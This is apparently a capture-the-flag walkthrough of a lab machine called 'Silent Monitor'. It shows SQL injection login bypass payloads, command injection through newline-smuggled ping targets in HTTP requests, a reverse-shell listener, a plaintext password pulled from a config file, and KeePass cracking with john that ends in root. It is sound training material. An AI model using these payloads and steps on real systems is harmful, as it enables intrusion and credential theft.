

Silent Monitor (working)

- [Enumeration](#)
 - [Nmap Scan](#)
 - [SSH \(22\)](#)
 - [HTTP \(5050\)](#)
 - [Subdirectories Enumeration](#)
- [Getting a Reverse Shell](#)
- [Becoming Sysadmin](#)
- [Becoming Root](#)

Enumeration

Nmap Scan

```
{'22': 'ssh', '5050': 'mmcc'}
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 32:aa:8e:0e:cb:12:ba:f2:42:eb:08:f6:82:de:a4:79 (ECDSA)
|_  256 82:24:a7:b6:e4:ae:f2:f7:c7:22:aa:78:99:a4:29:36 (ED25519)

5050/tcp  open  http      Werkzeug httpd 2.0.2 (Python 3.10.12)
|_ http-title: CorpNet \xE2\x80\x94 Network Operations Centre
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Linux 4.X|5.X|6.X (96%), Google Android 10.X|11.X|12.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:google:android:10 cpe:/o:google:android:11 cpe:/o:google:android:12 cpe:/o:linux:linux_kernel:6 cpe:/o:linux:linux_kernel:5.4
Aggressive OS guesses: Linux 4.15 - 5.19 (96%), Linux 4.15 (96%), Linux 5.4 - 5.15 (96%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Linux 5.14 - 6.8 (93%), Android 10 - 11 (Linux 4.9 - 4.14) (92%), Android 12 (Linux 5.4) (92%), Android 9 - 11 (Linux 4.9 - 4.14) (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   29.86 ms  192.168.128.1
2   ...
3   30.63 ms  monitor.thm (10.49.161.73)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.36 seconds
```


- SSH on port 22
- HTTP on port 5050

SSH (22)

```
└─$ ssh root@monitor.thm
The authenticity of host 'monitor.thm (10.49.161.73)' can't be established.
ED25519 key fingerprint is: SHA256:vaohYEFfL9wmC/EUiiRK7KgZjALD2C/5BxnnahNp6lc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'monitor.thm' (ED25519) to the list of known hosts.
root@monitor.thm's password:
```


- Password authentication is enabled

HTTP (5050)




Subdirectories Enumeration

```
internal      [Status: 200, Size: 8770, Words: 1420, Lines: 264, Duration: 100ms]
```




We get a login page here. Nothing is revealed in the source code.
Checking if the page is vulnerable to SQL Injection.



Simple SQLi payload and we are logged in.

TIMESTAMP	OPERATOR	EVENT	DETAIL
2020-05-19 03:10:04	netops	HEALTH_CHECK	127.0.0.1%awhoami
2020-05-19 03:15:02	netops	HEALTH_CHECK	127.0.0.10%awhoami
2020-05-19 03:15:39	netops	HEALTH_CHECK	127.0.0.1
2020-05-19 03:15:05	netops	LOGIN_OK	---
2020-05-19 03:14:36	' OR 1=1#	LOGIN_ERROR	---
2020-05-19 03:14:36	' OR 1=1#	LOGIN_ERROR	---
2020-05-19 03:14:09	admin' --	LOGIN_FAIL	---
2020-01-14 08:03:11	jmartin	LOGIN_OK	---
2020-01-14 08:04:02	jmartin	HEALTH_CHECK	10.0.1.4
2020-01-14 08:04:28	jmartin	HEALTH_CHECK	10.0.1.7
2020-01-14 08:31:55	jmartin	LOGOUT	---
2020-01-14 09:17:40	netops	LOGIN_OK	---
2020-01-14 09:18:03	netops	HEALTH_CHECK	10.0.0.1
2020-01-14 09:19:47	netops	HEALTH_CHECK	10.0.2.12
2020-01-14 09:44:22	netops	LOGOUT	---
2020-01-14 10:00:01	svc-mon	LOGIN_OK	---
2020-01-14 10:00:04	svc-mon	HEALTH_CHECK	10.0.1.1
2020-01-14 10:00:07	svc-mon	HEALTH_CHECK	10.0.1.2
2020-01-14 10:00:10	svc-mon	HEALTH_CHECK	10.0.1.3
2020-01-14 10:00:13	svc-mon	HEALTH_CHECK	10.0.1.4
2020-01-14 10:00:16	svc-mon	LOGOUT	---
2020-01-14 11:02:38	jmartin	LOGIN_FAIL	---
2020-01-14 11:02:51	jmartin	LOGIN_OK	---
2020-01-14 11:03:14	jmartin	HEALTH_CHECK	10.0.2.5
2020-01-14 11:28:07	jmartin	LOGOUT	---
2020-01-15 07:55:38	netops	LOGIN_OK	---
2020-01-15 07:56:01	netops	HEALTH_CHECK	10.0.0.254

We see a list of users here.



This can be a way in.



As it has mentioned, sends 2 ICMP echo requests.

TARGET HOSTNAME OR IP ADDRESS

IPv4 (e.g. 192.168.1.1) or hostname (e.g. server-01.corp.internal)

Invalid hostname or IP address.

This showed error. There must be some checking in the background, before the code is ran. In the logs, I saw an event named `Health_Check` with the command `127.0.0.1%0awhoami`

Trying this.

TARGET HOSTNAME OR IP ADDRESS

IPv4 (e.g. 192.168.1.1) or hostname (e.g. server-01.corp.internal)

```
$ ping -c 2 -W 1 127.0.0.1%0awhoami
ping: 127.0.0.1%0awhoami: Name or service not known
```

This did not work but didn’t throw an error.

The command is mentioned on the screen:

```
$ ping -c 2 -W 1 127.0.0.1
```

```
1 POST /internal/health HTTP/1.1
2 Host: monitor.thm:5050
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Content-Type: application/x-www-form-urlencoded
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
8 Origin: http://monitor.thm:5050
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://monitor.thm:5050/internal/health
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: session=eyJyb2xlIjoib3BlcmF0b3IiLCJlc2VyIjoibmV0b3BzIn0.aovy6A.nfzv9w8k7XHqhd5wMFutrG4RJ6w
14
15 target=127.0.0.1%0awhoami
```

CORPNET NOC

[Home](#)
[Dashboard](#)
[Host Health](#)

[Settings](#)
[Operations](#)
[Sign Out](#)

OPERATIONS

Overview

Host Health

MONITORING

Audit Log

Services

ACCOUNT

Sign Out

Host Health Check

ICMP reachability probe — verify connectivity to a target host or IP address

CONNECTIVITY PROBE

QUICK

127.0.0.1

10.0.0.1

10.0.1.1

10.0.2.1

10.0.10.1

TARGET HOSTNAME OR IP ADDRESS

IPv4 (e.g. 192.168.1.1) or hostname (e.g. server-01.corp.internal)

```
$ ping -c 2 -W 1 127.0.0.1%0awhoami
PING 127.0.0.1 (127.0.0.1) 56(64) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.026 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1025ms
rtt min/avg/max/mdev = 0.023/0.024/0.026/0.001 ms
^C^C
```

USAGE NOTES

- Sends 2 ICMP echo requests with a 1-second per-packet timeout
- Accepts RFC-652 compliant hostnames and dotted-decimal IPv4 addresses
- All probe targets are recorded in the operator audit log
- ICMP traffic may be filtered by host-based firewalls on monitored nodes

Turns out I am able to do it using Caído. If I use the same payload from the website, the `%` is being encoded to `%25`.

Request

Pretty

Raw

+

```
1 POST /internal/health HTTP/1.1
2 Host: monitor.thm:5050
3 Content-Length: 23
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Content-Type: application/x-www-form-urlencoded
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
8 Origin: http://monitor.thm:5050
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://monitor.thm:5050/internal/health
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: session=eyJyb2xlIjoib3BlcmF0b3IiLCJlc2VyIjoibmV0b3BzIn0.aovy6A.nfzv9w8k7XHqhd5wMFutrG4RJ6w
14
15 target=127.0.0.1%250als
```

This is what is happening there.

Getting a Reverse Shell

So now I can get a reverse shell using Caído.

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.131.245] from (UNKNOWN) [10.49.161.73] 57316
```

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Becoming Sysadmin

The `secret.config` file contains the password for sysadmin

```
www-data@tryhackme-2204:/opt/netops$ cat secret.config
cat secret.config
# netops application config
# generated: 2026-01-03

[database]
path      = /opt/netops/netops.db
timeout   = 5

[app]
host      = 0.0.0.0
port      = 5050
log_path  = /var/log/netops/app.log

[auth]
session_lifetime = 1800

# service account used by the backup agent
# TODO: migrate to secrets manager before Q2 audit
[backup_agent]
run_as    = sysadmin
password  = S3cur3Backup$Acc3ss!

[smtp]
host      = 127.0.0.1
port      = 25
from      = noc-alerts@corp.internal
```

Becoming Root

There is a backups folder in the sysadmin home directory.

```
sysadmin@tryhackme-2204:~/backups$ ls
README.txt  infrastructure.kdbx
sysadmin@tryhackme-2204:~/backups$ cat README.txt
Backup archive – infrastructure credentials
```

Periodic exports from the credential store are placed here by the backup agent.
Treat all files in this directory as CONFIDENTIAL.

infrastructure.kdbx – KeePass credential database

Contact the sysadmin team lead if you require access.

```
sysadmin@tryhackme-2204:~/backups$ file infrastructure.kdbx
infrastructure.kdbx: Keepass password database 2.x KDBX
```


Copying the password database file to my machine using SCP.

```
└─$ keepass2john infrastructure.kdbx > password
! infrastructure.kdbx : File version '40000' is currently not supported!
```

I have to update my John-The-Ripper.

```
└─$ john password --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Keepass [AES/Argon2 256/256 AVX2])
Cost 1 (t (rounds)) is 15000 for all loaded hashes
Cost 2 (m) is 0 for all loaded hashes
Cost 3 (p) is 0 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 3 for all loaded hashes
Will run 4 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
spring (infrastructure)
1g 0:00:00:00 DONE (2026-08-24 15:36) 8.333g/s 21066p/s 21066c/s 21066C/s spring..canela
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Opening the KeePass database file and seeing the content.



```
sysadmin@tryhackme-2204:~$ su root
Password:
root@tryhackme-2204:~# id
uid=0(root) gid=0(root) groups=0(root)
```